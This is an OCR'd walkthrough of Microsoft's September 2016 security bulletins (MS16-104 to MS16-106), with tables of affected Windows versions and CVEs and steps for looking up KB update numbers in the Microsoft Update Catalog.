
Executive Summaries

The following table summarizes the security bulletins for this month in order of severity.

For details on affected software, see the **Affected Software** section.

Bulletin ID	Bulletin Title and Executive Summary	Maximum Severity Rating and Vulnerability Impact
MS16-104	**Cumulative Security Update for Internet Explorer (3183038)** This security update resolves vulnerabilities in Internet Explorer. The most severe of the vulnerabilities could allow remote code execution if a user views a specially crafted webpage using Internet Explorer. An attacker who successfully exploited the vulnerabilities could gain the same user rights as the current user. If the current user is logged on with administrative user rights, an attacker could take control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.	Critical Remote Code Execution
MS16-105	**Cumulative Security Update for Microsoft Edge (3183043)** This security update resolves vulnerabilities in Microsoft Edge. The most severe of the vulnerabilities could allow remote code execution if a user views a specially crafted webpage using Microsoft Edge. An attacker who successfully exploited the vulnerabilities could gain the same user rights as the current user. Customers whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.	Critical Remote Code Execution
MS16-106	**Security Update for Microsoft Graphics Component (3185848)** This security update resolves vulnerabilities in Microsoft Windows. The most severe of the vulnerabilities could allow remote code execution if a user either visits a specially crafted website or opens a specially crafted document. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.	Critical Remote Code Execution

Pick your target



Microsoft Security Bulletin MS16-106 - Critical

Security Update for Microsoft Graphics Component (3185848)

Published: September 13, 2016

Version: 1.0

Executive Summary

This security update resolves vulnerabilities in Microsoft Windows. The most severe of the vulnerabilities could allow remote code execution if a user either visits a specially crafted website or opens a specially crafted document. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.

This security update is rated Critical for supported editions of Windows 10 Version 1607 and rated Important for all other supported releases of Windows:

The security update addresses the vulnerabilities by correcting how certain Windows kernel-mode drivers and the Windows Graphics Device Interface(GDI) handle objects in memory and by preventing instances of unintended user-mode privilege elevation. For more information, see the **Affected Software and Vulnerability Severity Ratings** section.

For more information about this update, see Microsoft Knowledge Base Article 3185848.


Affected Software and Vulnerability Severity Ratings

The following software versions or editions are affected. Versions or editions that are not listed are either past their support life cycle or are not affected. To determine the support life cycle for your software version or edition, see Microsoft Support Lifecycle.

The severity ratings indicated for each affected software assume the potential maximum impact of the vulnerability. For information regarding the likelihood, within 30 days of this security bulletin's release, of the exploitability of the vulnerability in relation to its severity rating and security impact, please see the Exploitability Index in the September bulletin summary.

Microsoft Windows

Operating System	Win32k Elevation of Privilege Vulnerability – CVE-2016-3348	Win32k Elevation of Privilege Vulnerability – CVE-2016-3349	GDI Information Disclosure Vulnerability – CVE-2016-3354	GDI Elevation of Privilege Vulnerability – CVE-2016-3355	GDI Remote Code Execution Vulnerability – CVE-2016-3356	Updates Replaced*




Windows RT 8.1						
Windows RT 8.1[1] (3185911)	**Important** Elevation of Privilege	**Important** Elevation of Privilege	**Important** Information Disclosure	**Important** Elevation of Privilege	Not applicable	3177725 in MS16-098
Windows 10						
Windows 10 for 32-bit Systems [2] (3185611)	**Important** Elevation of Privilege	**Important** Elevation of Privilege	**Important** Information Disclosure	**Important** Elevation of Privilege	Not applicable	3176492
Windows 10 for x64-based Systems [2] (3185611)	**Important** Elevation of Privilege	**Important** Elevation of Privilege	**Important** Information Disclosure	**Important** Elevation of Privilege	Not applicable	3176492
Windows 10 Version 1511 for 32-bit Systems [2] (3185614)	**Important** Elevation of Privilege	**Important** Elevation of Privilege	**Important** Information Disclosure	**Important** Elevation of Privilege	Not applicable	3176493
Windows 10 Version 1511 for x64-based Systems [2] (3185614)	**Important** Elevation of Privilege	**Important** Elevation of Privilege	**Important**	**Important**	Not applicable	3176493
Windows 10 Version 1607 for 32-bit Systems [2] (3189866)	**Important** Elevation of Privilege	Not affected				
Windows 10 Version 1607 for x64-based Systems [2] (3189866)	**Important** Elevation of Privilege	Not affected				
Server Core installation option						

Previous update

Write down KB number

KB number can be used to read the relevant **KB article**, or to look up relevant **downloads** in Microsoft catalog

For non-Windows 10 updates, you can click the **link** to go to download page




Security Update for Windows 8.1 for x64-based Systems (KB3185911)

Select Language: English ▾ **Download**

A security issue has been identified in a Microsoft software product that could affect your system.

Browse to http://www.catalog.update.microsoft.com/home.aspx




Type in KB number

Welcome

Welcome to the Microsoft Update Catalog site. We want your feedback! Visit our newsgroup or send us an email to provide us with your thoughts and suggestions. To get started using the site, enter in your search terms in the Search box above or visit our FAQ for search tips.

MU Blog | Newsgroup | Send us your feedback

© 2016 Microsoft Corporation. All Rights Reserved. | privacy | terms of use | help



www.catalog.update.microsoft.com/Search.aspx?q=3185614

3185614

Search results for "3185614"

Updates: 1 - 2 of 2 (page 1 of 1)

Title	Products	Classification	Last Updated	Version	Size	
